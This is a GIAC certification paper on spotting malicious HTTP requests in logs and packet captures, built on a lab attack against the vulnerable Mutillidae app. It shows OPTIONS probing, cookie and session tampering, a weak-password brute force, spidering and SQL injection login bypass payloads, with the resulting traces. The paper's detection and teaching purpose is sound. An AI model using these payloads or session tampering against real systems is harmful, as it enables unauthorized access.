How to identify malicious HTTP Requests

GIAC (GWAPT) Gold Certification

Author: Niklas Särökaari, niklas@silverskin.fi
Advisor: Dominicus Adriyanto Hindarto

Accepted: 13 November 2012

Abstract

Being a system administrator or a penetration tester, it is important to know how malicious requests are being conducted and how this kind of traffic can be identified. When the web application is being exploited or already defaced by a hacker, it is important to find the malicious requests from server logs and identify what kind of attack was used to identify the vulnerabilities in the web application.

There are guides on different subjects when it comes to penetration testing and securing the application. Problem is that usually these guides concentrate only a specific attack vector. This paper will provide in-depth analysis on different attack vectors against web applications and demonstrate how these attacks can be found and identified from logs and on each other.

1 Introduction

Hypertext transfer protocol (HTTP) is a stateless protocol and it uses a message-based model. Basically, a client sends a request message and the server returns a response message. RFC 2616 defines numerous different headers for both request and response messages, which will be discussed later on this paper. When attacking a web application the payload is sent in the request message. There are different possibilities to do this; using dangerous HTTP methods, modifying the request parameters or sending other malicious traffic (Fielding et al., 1999).

HTTP methods are functions that a web server provides to process a request. GET is most commonly used to retrieve a resource from a web server. It will send the parameters directly in the URL query string. POST method is used to perform actions and allows the data to be sent also in the body of the message. Both of these methods are interesting for an attacker when it comes to injecting malicious content (Stuttard & Pinto, 2011). According to RFC 2616, there are also other methods for HTTP 1.1, which will be described more in-depth later on this paper when discussing about dangerous HTTP methods.

Injecting the request parameters and headers with arbitrary input is not the only way to attack the web application. There are also different methods, such as mapping and discovery. The mapping phase consists of several components, such as port scanning, OS fingerprinting and spidering. There are two ways to map the application: active and passive. Active tools are more aggressive and effective but generate traffic and are easier to detect. Passive tools instead are almost impossible to detect, but require the ability for an attacker to sniff the target's traffic.

Discovery is the phase that explicitly sends ”malicious” traffic to target system. It should be also noted that some aggressive mapping (e.g. port scanning) is considered malicious. The idea is to find any area of input and run a web application vulnerability scanner, which will send the first wave of harmful data. When vulnerabilities have been found from the application and all the necessary information is gained it is time to expand the foothold. The last method is called exploitation and concentrates solely on sending malicious traffic (SANS, 2010).

As the application is being targeted or has been defaced, it is up to the audit logs to contain any valuable information about the intrusion attempts. Effective audit logs should provide for the system administrator an understanding on what has taken place and what kind of damage the attacker might have caused, if any. Still, one of the most important information that should be logged is the intruder's identity.

There are some guidelines on what key events should be logged, when it comes to identifying malicious HTTP requests; all events relating to the authentication functionality, access attempts that are blocked by the access control mechanisms and any requests that have known attack strings. With effective audit logs it can be possible to identify exactly what type of attack has taken in place (Stuttard & Pinto, 2011).

This paper will concentrate heavily on the discovery and exploitation phases by explaining the different attack vectors and a demonstration of their usage. Also the targeted application's audit logs will provide a wealth of information and they are studied to identify the attacks from each other and their possible nuances.

2 The Testing Environment

The environment is built on a VMWare host-only private network. A subnet 172.16.40.0/24 has been assigned for the private network and IP address 172.16.40.132 is reserved for the target machine, which hosts mutillidae; a free, open source web application that contains OWASP Top 10 vulnerabilities. An IP address 172.16.40.131 is reserved for the penetration tester's virtual machine, which will be the latest Samurai Web Testing Framework 0.9.9 version with updated versions of the tools.

For the target machine, a Ubuntu 11.10 LTS version will be used with XAMPP 1.8.0 for MySQL and Apache services. Mutillidae will be used as a target when sending malicious HTTP requests from the SamuraiWTF virtual machine. To analyze packets and capturing the malicious traffic tcpdump and wireshark will be installed. Also apache access logs are analyzed to identify any malicious activity. The results are being cross-referenced by checking the checksum values from the outputs.

Figure 1. The testing environment

3 Overview of HTTP messages

RFC 2616 defines that the Hypertext Transfer Protocol (HTTP) is an application-level protocol that was first used to retrieve only static-based resources and as Internet has evolved the HTTP has been extended to support complex distributed applications. (Fielding et al., 1999)

HTTP is a stateless protocol, but it can be used for many other tasks beyond its use for hypertext. Basically a client sends a request message to the server and then it returns a response message back to the client. Each of these transactions are autonomous and may use a different TCP connection. (Stuttard & Pinto, 2011)

Basic knowledge about the HTTP messages is needed when exploiting web applications. When sending malicious requests to the application, most commonly headers like the method, user agent and cookie are fiddled. There are also a huge variety of input-based vulnerabilities. These attacks involve submitting arbitrary input either to the URL parameters or into the HTTP payload. For example, SQL injection and Cross-site scripting fall into this category (Stuttard & Pinto, 2011).

As shown in Figure 2, the web client will send a request for a specific resource, in this case the host is 172.16.40.132. The GET method is used to request a web page and it also passes any parameters in the URL field. Also the user-agent field is sent for identifying the client, which will be discussed later in depth and any cookies that has been set (SANS, 2010).

Niklas Särökaari, niklas@silverskin.fi

```
GET /mutillidae/ HTTP/1.1
Host: 172.16.40.132
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11)
Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;
Keep-Alive: 115
Connection: keep-alive
Cookie: showhints=0; PHPSESSID=60kmpkstt1mcnpps5jppflkgj0
```

Figure 2. HTTP Request message.

In Figure 3, the server responds with the status code and message. The server also sends a date header and optionally other headers like server and in this case a logged-in-user which may disclose sensitive information regarding the server, installed modules and the end user (SANS, 2010).

```
HTTP/1.1 200 OK
Date: Sat, 28 Jul 2012 14:20:58 GMT
Server: Apache/2.4.2 (Unix) OpenSSL/1.0.1c PHP/5.4.4
X-Powered-By: PHP/5.4.4
Logged-In-User:
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

<!DOCTYPE HTML PUBLIC ”-//W3C//DTD HTML 4.01
Transitional//EN” ”http://www.w3.org/TR/1999/REC-html401-
19991224/loose.dtd”>
<html>
```

Figure 3. HTTP Response message

3.1 HTTP methods

RFC 2616 defines eight different methods for HTTP 1.1. These methods are GET, POST, HEAD, PUT, DELETE, TRACE, OPTIONS and CONNECT. It should be noted that not all methods are implemented by every server. For servers to be compliant with HTTP 1.1

Niklas Särökaari, niklas@silverskin.fi

they must implement at least the GET and HEAD methods for its resources. There really is not any ”safe” methods as most of these methods can be used when targeting a web application (Museong Kim, 2012). All of these methods will be revised in this section.

The GET and POST are used to request a web page and are the two most common being used in HTTP. HEAD works exactly like GET, but the server returns only the headers in the response. The downside of GET is that it passes any parameters via the URL and is easy to manipulate. It is recommended to use POST for requests because the parameters are sent in the HTTP payload. This way it is harder to tamper with the parameters, but with method interchange this makes it a trivial effort (SANS, 2010).

The OPTIONS method asks the server which methods are supported in the web server. This provides a means for an attacker to determine which methods can be used for attacks. The TRACE method allows client to see how its request looks when it finally makes it to the server. Attacker can use this information to see any if any changes is made to the request by firewalls, proxies, gateways, or other applications (Gourley, Totty et al., 2002).

The following methods, PUT and DELETE are the most dangerous ones as they can cause a significant security risk to the application (Museong Kim, 2012). The PUT method can be used to upload any kind of malicious data to the server. The DELETE method on the other hand is used to remove any resources from the web server. This form of attack can be used to delete configuration files.

Lastly, the CONNECT method can be used to create an HTTP tunnel for requests. If the attacker knows the resource, he can use this method to connect through a proxy and gain access to unrestricted resources (SANS, 2010).

3.1.1 Identifying dangerous use of HTTP methods

In this section the OPTIONS method is being used to identify a malicious action against the web server. The incoming traffic is being analyzed to see if the HTTP methods can be identified from each other. As seen in Figure 4 the result shows that the OPTIONS method has been used and this can be marked as a malicious action against the web server.

172.16.40.133 - - [29/Jul/2012:09:01:10 +0300] ”OPTIONS /mutillidae/ HTTP/1.1” 200 25591

Figure 4. Apache log markup for OPTIONS method

When looking at the wireshark and tcpdump output we can see that the OPTIONS method has its unique hexadecimal value that can be used to blacklist any dangerous use of HTTP methods. In addition to the hexadecimal value, when looking at the offset position we can see that the method is located at the **0x0040**.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000835	172.16.40.133	172.16.40.132	HTTP	685	OPTIONS /mutillidae/index.php?page=home.php

```
0000  00 0c 29 10 61 e7 00 0c  29 c7 b9 8f 08 00 45 00   ..).a... ).....E.
0010  02 9f b2 9d 40 00 40 06  dc 91 ac 10 28 85 ac 10   ....@.@. ....(...
0020  28 84 89 2d 00 50 01 4c  e4 66 91 77 6c 27 80 18   (..-.P.L .f.wl'..
0030  00 b7 ff 28 00 00 01 01  08 0a 00 55 56 fe 00 00   ...(.... ...UV...
0040  92 46 4f 50 54 49 4f 4e  53 20 2f 6d 75 74 69 6c   .FOPTION S /mutil
0050  6c 69 64 61 65 2f 69 6e  64 65 78 2e 70 68 70 3f   lidae/in dex.php?
```

Figure 5. wireshark output for OPTIONS method and its hexadecimal value

```
21:58:46.545309 IP (tos 0x0, ttl 64, id 45725, offset 0, flags [DF], proto TCP (6), length 671)
    silverskin.local.35117 > mutillidae.local.www: Flags [P.], cksum 0xff28 (correct), seq 0:619, ack 1, win 183, options [nop,nop,TS val 5592830 ecr 37446], length 619
        0x0000:  000c 2910 61e7 000c 29c7 b98f 0800 4500
        0x0010:  029f b29d 4000 4006 dc91 ac10 2885 ac10
        0x0020:  2884 892d 0050 014c e466 9177 6c27 8018
        0x0030:  00b7 ff28 0000 0101 080a 0055 56fe 0000
        0x0040:  9246 4f50 5449 4f4e 5320 2f6d 7574 696c
```

Figure 6. tcpdump output for OPTIONS method and its hexadecimal value

Niklas Särökaari, niklas@silverskin.fi

```
16:56:57.519984 IP (tos 0x0, ttl 64, id 42992, offset 0, flags [DF], proto TCP (6), length
886)
    172.16.40.133.45684 > 172.16.40.132.80: Flags [P.], cksum 0x98af (correct), seq
0:834, ack 1, win 183, options [nop,nop,TS val 1728552 ecr 23464864], length 834
        0x0000:  000c 2910 61e7 000c 29c7 b98f 0800 4500
        0x0010:  0376 a7f0 4000 4006 e667 ac10 2885 ac10
        0x0020:  2884 b274 0050 7ece c7ca 084c b882 8018
        0x0030:  00b7 98af 0000 0101 080a 001a 6028 0166
        0x0040:  0ba0 504f 5354 202f 6d75 7469 6c6c 6964
```

Figure 7. tcpdump output for POST method and its hexadecimal value

No.	Time	Source	Destination	Protocol	Length	Info
1331	7311.31522	172.16.40.133	172.16.40.132	HTTP	900	POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1

```
0000  00 0c 29 10 61 e7 00 0c  29 c7 b9 8f 08 00 45 00   ..).a... ).....E.
0010  03 76 a7 f0 40 00 40 06  e6 67 ac 10 28 85 ac 10   .v..@.@. .g..(...
0020  28 84 b2 74 00 50 7e ce  c7 ca 08 4c b8 82 80 18   (..t.P~. ...L....
0030  00 b7 98 af 00 00 01 01  08 0a 00 1a 60 28 01 66   ........ ....`(.f
0040  0b a0 50 4f 53 54 20 2f  6d 75 74 69 6c 6c 69 64   ..POST / mutillid
```

Figure 8. wireshark otuput for POST method and its hexadecimal value

As shown in Table 1, by checking all the HTTP methods, it is possible to separate each methods unique hexadecimal value.

Method	Hexadecimal value
GET	47 45 54
POST	50 4f 53 54
HEAD	48 45 41 44
TRACE	54 52 41 43 45
OPTIONS	4f 50 54 49 4f 4e 53
PUT	50 55 54
DELETE	44 45 4c 45 54 45
CONNECT	43 4f 4e 4e 45 43 54

Table 1: HTTP 1.1 Methods hexadecimal values

Niklas Särökaari, niklas@silverskin.fi

3.2 User-Agent

RFC 2616 defines the web client as a ”user-agent”. When the client is requesting a web page, it is sending information about itself in a header named ”User-Agent”. This information typically identifies the browser, host operating system and language (Fielding et al., 1999).

Even though the user-agent is set correctly by default, it can be spoofed by the user. This makes it possible for example an attacker to retrieve web content designed for other browser types or even for other devices (SANS, 2010). Also many different applications sends information within the user-agent header thus identifying for example malicious intentions. As the header information is completely controlled by the user, it makes it trivial for an attacker to fiddle with the information.

User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11)
Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11

Figure 9. Example of a User-Agent header

Mozilla/5.0 signifies that the browser is compliant with the standards set by Netscape. Next is showed what kind of operating system the browser is running, which in this case is a Ubuntu 9.04 32-bit. Last string tells what version of Firefox is the client using.

In Figure 10 we can see a tampered User-Agent header. This is just a basic way to spoof it. For example nmap offers a script to remove the string from the header. SQLmap has a option before starting an attack where the user-agent can be hidden. There’s also a complete list of user agent strings offered by User Agent String.com[1]



Figure 10. wireshark output for User-Agent header tampering

[1] http://www.useragentstring.com/pages/useragentstring.php

Niklas Särökaari, niklas@silverskin.fi

3.3 Cookies

Cookies are a key part of the HTTP protocol. Cookies enables the web server to send data to the client, which the client stores and resubmits to the server. Unlike the other request parameters, cookies are sent continuously in each subsequent request back to the server (Stuttard & Pinto, 2011).

Cookies are also used to transmit a lot of sensitive data in web applications, mostly they are used to identify the user and remember the session state. The client cannot modify the cookie values directly, but with an interception proxy tool, it makes it a trivial effort.

The following example shows how modifying the cookie information it gives the attacker access as someone else. In Figure 11, the attacker provides admin credentials in the login form.



Figure 11. wireshark output for attacker supplying admin credentials

Figure 12. shows that the login was successful and the cookie header and what values the admin user has in the site. For the admin user a uid value of 1 has been selected to identify the user and a PHPSESSID to remember the session state.

Niklas Särökaari, niklas@silverskin.fi



Figure 12. Wireshark output of cookie information

Now, the attacker changes the uid value to 2 and also the PHPSESSID to ”evil”. This way the attacker can see if he can get an access to the application as someone else and proof that the application is vulnerable to session state attacks.



Figure 13. Wireshark output of session state attack

As Figure 14 shows, the application is indeed vulnerable and does not perform any checks and trusts the client completely. The attacker managed to get access to the application by another admin user, named adrian.

Niklas Särökaari, niklas@silverskin.fi

Figure 14. Successful session state attack

4 Bruteforce

Many web applications employ a login functionality, which presents a good opportunity for an attacker to exploit the login mechanism. The basic idea is that an attacker tries to guess usernames and passwords and thus gain unauthorized access to the application (Stuttard & Pinto, 2011). Mostly brute-force attacks are done by using an automated tool with custom wordlists.

In Figure 15. we can see what parameters are passed to the login.php, username and password. The following credentials will be used to create a brute-force attack with Burp Suite Intruder.

admin - password

admin - root

admin - admin

admin - qwerty



Figure 15. the brute-force exploit base request

Niklas Särökaari, niklas@silverskin.fi

4.1 Identifying Bruteforce

We can see from the wireshark and tcpdump[2] results that five POST requests was made in under 0.5 seconds to the login.php. This shows that some sort of automated tool has been used to make repeated login attempts against the application.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000788	172.16.40.133	172.16.40.132	HTTP	849	POST /mutillidae/index.php?page=login.php HTTP/1.1
10	0.122521	172.16.40.133	172.16.40.132	HTTP	857	POST /mutillidae/index.php?page=login.php HTTP/1.1
16	0.251410	172.16.40.133	172.16.40.132	HTTP	853	POST /mutillidae/index.php?page=login.php HTTP/1.1
22	0.349210	172.16.40.133	172.16.40.132	HTTP	854	POST /mutillidae/index.php?page=login.php HTTP/1.1
28	0.447260	172.16.40.133	172.16.40.132	HTTP	855	POST /mutillidae/index.php?page=login.php HTTP/1.1

Figure 16. wireshark results for brute-force attack

Also Burp Suite seems to change the port incrementally with each POST request as seen in the tcpdump output.

```
00:00:00.000774 IP 172.16.40.133.36621 > 172.16.40.132.80: Flags [P.], seq 0:783, ack
1, win 183, options [nop,nop,TS val 3256943 ecr 24853375], length 783
        POST./mutillidae/index.php?page=login.php HTTP/1.1
00:00:00.122512 IP 172.16.40.133.36622 > 172.16.40.132.80: Flags [P.], seq 0:791, ack
1, win 183, options [nop,nop,TS val 3256973 ecr 24853404], length 791
        POST./mutillidae/index.php?page=login.php HTTP/1.1
00:00:00.251402 IP 172.16.40.133.36623 > 172.16.40.132.80: Flags [P.], seq 0:787, ack
1, win 183, options [nop,nop,TS val 3257006 ecr 24853436], length 787
        POST./mutillidae/index.php?page=login.php HTTP/1.1
00:00:00.349193 IP 172.16.40.133.36624 > 172.16.40.132.80: Flags [P.], seq 0:788, ack
1, win 183, options [nop,nop,TS val 3257030 ecr 24853462], length 788
        POST./mutillidae/index.php?page=login.php HTTP/1.1
00:00:00.447243 IP 172.16.40.133.36625 > 172.16.40.132.80: Flags [P.], seq 0:789, ack
1, win 183, options [nop,nop,TS val 3257055 ecr 24853487], length 789
        POST./mutillidae/index.php?page=login.php HTTP/1.1
```

Figure 17. tcpdump results for brute-force attack

5 Spidering

When targeting an application it is important to know the structure of the application. This can be done through manual browsing or using an automated tool. Manual browsing can be very time consuming; it is necessary to walk through the application starting from the main initial page, following every link, and navigating through all functions, like registration and login. Some applications may have also a site map, which can help to enumerate the content (Stuttard & Pinto, 2011).

5.1 Identifying Spidering

For comprehensive results about the application it is almost necessary to use an automated, more advanced technique. Downside for this technique is that it is more rigorous and identifiable. Some applications just requests many web pages in a short period of time.

As seen in the wireshark and tcpdump outputs and apache access log records, there's over 10 different requests made under 1 second from the same address. This would be impossible to do with manual browsing. Also when using an automated tool the source port is changing incrementally.

No.	Time	Source	Destination	Protocol	Length	Info
10	0.002107	172.16.40.133	172.16.40.132	HTTP	383	GET /mutillidae/ HTTP/1.1
22	0.168621	172.16.40.133	172.16.40.132	HTTP	515	GET /mutillidae/index.php?do=toggle-security&page=add-to-your-blog.
28	0.178837	172.16.40.133	172.16.40.132	HTTP	488	GET /mutillidae/index.php?page=show-log.php HTTP/1.1
33	0.180679	172.16.40.133	172.16.40.132	HTTP	519	GET /mutillidae/index.php?do=toggle-bubble-hints&page=add-to-your-b
35	0.181102	172.16.40.133	172.16.40.132	HTTP	470	GET /mutillidae/index.php HTTP/1.1
37	0.181498	172.16.40.133	172.16.40.132	HTTP	512	GET /mutillidae/index.php?do=toggle-hints&page=add-to-your-blog.php
39	0.181814	172.16.40.133	172.16.40.132	HTTP	372	GET / HTTP/1.1
46	0.183464	172.16.40.133	172.16.40.132	HTTP	493	GET /mutillidae/index.php?page=captured-data.php HTTP/1.1
51	0.195215	172.16.40.133	172.16.40.132	HTTP	382	GET /robots.txt HTTP/1.1
56	0.483118	172.16.40.133	172.16.40.132	HTTP	485	GET /mutillidae/index.php?page=login.php HTTP/1.1
75	0.555120	172.16.40.133	172.16.40.132	HTTP	487	GET /mutillidae/index.php?page=credits.php HTTP/1.1
86	0.628657	172.16.40.133	172.16.40.132	HTTP	489	GET /mutillidae/index.php?page=user-info.php HTTP/1.1

```
▸ Frame 10: 383 bytes on wire (3064 bits), 383 bytes captured (3064 bits)
▸ Ethernet II, Src: Vmware_c7:b9:8f (00:0c:29:c7:b9:8f), Dst: Vmware_10:61:e7 (00:0c:29:10:61:e7)
▸ Internet Protocol Version 4, Src: 172.16.40.133 (172.16.40.133), Dst: 172.16.40.132 (172.16.40.132)
▸ Transmission Control Protocol, Src Port: 49271 (49271), Dst Port: http (80), Seq: 1, Ack: 1, Len: 317
```

Figure 18. wireshark output for spidering

Other point of interest we can see especially from the tcpdump output is that every request originates from a different port. Also we can see that the port numbers are growing incrementally and they are not in any random order. The apache access log also shows a lot of requests that have received a "404 Not Found" response. The automated tool seems to use some sort of wordlist to request most common directories from the web site.

Niklas Särökaari, niklas@silverskin.fi

172.16.40.133 - - [08/Sep/2012:07:23:50 +0300] "GET /172.16.40.132/mutillidae/sbc/ HTTP/1.1" 404 1001
172.16.40.133 - - [08/Sep/2012:07:23:50 +0300] "GET /172.16.40.132/mutillidae/porn/ HTTP/1.1" 404 1001
172.16.40.133 - - [08/Sep/2012:07:23:50 +0300] "GET /172.16.40.132/mutillidae/ur-member/ HTTP/1.1" 404 1001
172.16.40.133 - - [08/Sep/2012:07:23:50 +0300] "GET /172.16.40.132/mutillidae/arrow1/ HTTP/1.1" 404 1001
172.16.40.133 - - [08/Sep/2012:07:23:50 +0300] "GET /172.16.40.132/mutillidae/ur-anony/ HTTP/1.1" 404 1001

Figure 19. Apache access log output for spidering

00:00:00.002102 IP (tos 0x0, ttl 64, id 48311, offset 0, flags [DF], proto TCP (6), length 381)
172.16.40.133.49271 > 172.16.40.132.80: Flags [P.], cksum 0xf8d8 (correct), seq 0:329, ack 1, win 183, options [nop,nop,TS val 32198367 ecr 18038715], length 329
00:00:00.168578 IP (tos 0x0, ttl 64, id 12853, offset 0, flags [DF], proto TCP (6), length 391)
172.16.40.133.49272 > 172.16.40.132.80: Flags [P.], cksum 0x8d56 (correct), seq 0:339, ack 1, win 183, options [nop,nop,TS val 32198367 ecr 18038715], length 339
00:00:00.176908 IP (tos 0x0, ttl 64, id 24717, offset 0, flags [DF], proto TCP (6), length 459)
172.16.40.133.49273 > 172.16.40.132.80: Flags [P.], cksum 0x818f (correct), seq 0:407, ack 1, win 183, options [nop,nop,TS val 32198368 ecr 18038717], length 407
00:00:00. 180550 IP (tos 0x0, ttl 64, id 63050, offset 0, flags [DF], proto TCP (6), length 412)
172.16.40.133.49274 > 172.16.40.132.80: Flags [P.], cksum 0x4360 (correct), seq 0:360, ack 1, win 183, options [nop,nop,TS val 32198368 ecr 18038717], length 360
00:00:00.181135 IP (tos 0x0, ttl 64, id 24262, offset 0, flags [DF], proto TCP (6), length 399)
172.16.40.133.49275 > 172.16.40.132.80: Flags [P.], cksum 0xb8ee (correct), seq 0:347, ack 1, win 183, options [nop,nop,TS val 32198370 ecr 18038717], length 347
00:00:00.181496 IP (tos 0x0, ttl 64, id 26568, offset 0, flags [DF], proto TCP (6), length 392)

Figure 20. tcpdump output for spidering

Niklas Särökaari, niklas@silverskin.fi

6 Injection flaws

Most web applications consists of several different components; such as application server, web server and backend data store. All these components work together to produce a dynamic web application for the end user, also referred to as a web client.

Most common are SQL injection, command injection and cross site scripting. In this type of flaws the attacker is able to inject content that the application uses. Basically the application is trusting the client and accepts its content without filtering or these filters can be bypassed (SANS, 2010). The injection flaws will be revised and examined in the following sections.

6.1 SQL Injection

SQL injection vulnerabilities allows an attacker to control what query is run by the application. To successfully exploit a SQL injection vulnerability the attacker needs to have an understanding of SQL and database structures. It is possible for an attacker to create users, modify transactions, change records or even port scan the internal network and much more. Basically the possibilities are limitless.

For discovering SQL injection flaws any data related input that appears to be used in database interaction is the attack surface. One of the easiest way is just to introduce a common SQL delimiter, such as the single quote **’**. If the application breaks or produces a error message or page then it is most likely vulnerable to SQL injection.

In SQL injection attack the input is passed directly to query. The traditional example is **’ OR 1=1 --**, and the query becomes in the database **select user from users where login=” or 1=1 --’**. It should be noted that any true value works as well as it is not necessary to use only numeric values (SANS, 2010).

6.1.1 Identifying SQL Injection

The following input **anything’ OR ’x’=’x** is passed to exploit a SQL injection vulnerability in the mutillidae login form.

As the request was first captured with an interception proxy tool and then malicious input was introduced to mutillidae, we can see that it has not decoded the characters. In Figure

21 we can see the username and password parameters that SQL injection exploit has been used.

```
▸ Frame 46: 772 bytes on wire (6176 bits), 772 bytes captured (6176 bits)
▸ Ethernet II, Src: Vmware_c7:b9:8f (00:0c:29:c7:b9:8f), Dst: Vmware_10:61:e7 (00:0c:29:10:61:e7)
▸ Internet Protocol Version 4, Src: 172.16.40.133 (172.16.40.133), Dst: 172.16.40.132 (172.16.40.132)
▸ Transmission Control Protocol, Src Port: 40452 (40452), Dst Port: http (80), Seq: 1, Ack: 1, Len: 706
▸ Hypertext Transfer Protocol
▾ Line-based text data: application/x-www-form-urlencoded
    username=anything' OR 'x'='x&password=anything' OR 'x'='x&login-php-submit-button=Login
```

Figure 21. SQL injection attack.

```
13:58:44.956864 IP (tos 0x0, ttl 64, id 57320, offset 0, flags [DF], proto TCP (6), length
758)
   172.16.40.133.42377 > 172.16.40.132: Flags [P.], cksum 0x2aa2 (correct), seq 0:706,
ack 1, win 183, options [nop,nop,TS val 20474258 ecr 20805184], length 706
E.....@.@.....(...(....P...x...O....*......
.8i..=v@POST /mutillidae/index.php?page=login.php HTTP/1.1

username=anything' OR 'x'='x&password=anything' OR 'x'='x&login-php-submit-
button=Login
```

Figure 22. tcpdump output of SQL injection attack.

There is not any other anomalies within the request. Only malicious data that has been sent to the target is within the POST body data. The result is that mutillidae does not provide any kind of input validation and the attacker can craft all kind of arbitrary input to the application as seen in the next sections.

We can see that the attack was successful since the attacker was redirected straight to index.php instead of login.php, also the cookie information shows that the attacker gained unauthorized access as an admin user.

More SQL injection attack patterns are described in the appendix to help identify other kind of attacks, like numeral SQL injection and data modification. The attacks described provides only a small amount of possibilities that can be used to exploit this vulnerability.

Niklas Särökaari, niklas@silverskin.fi

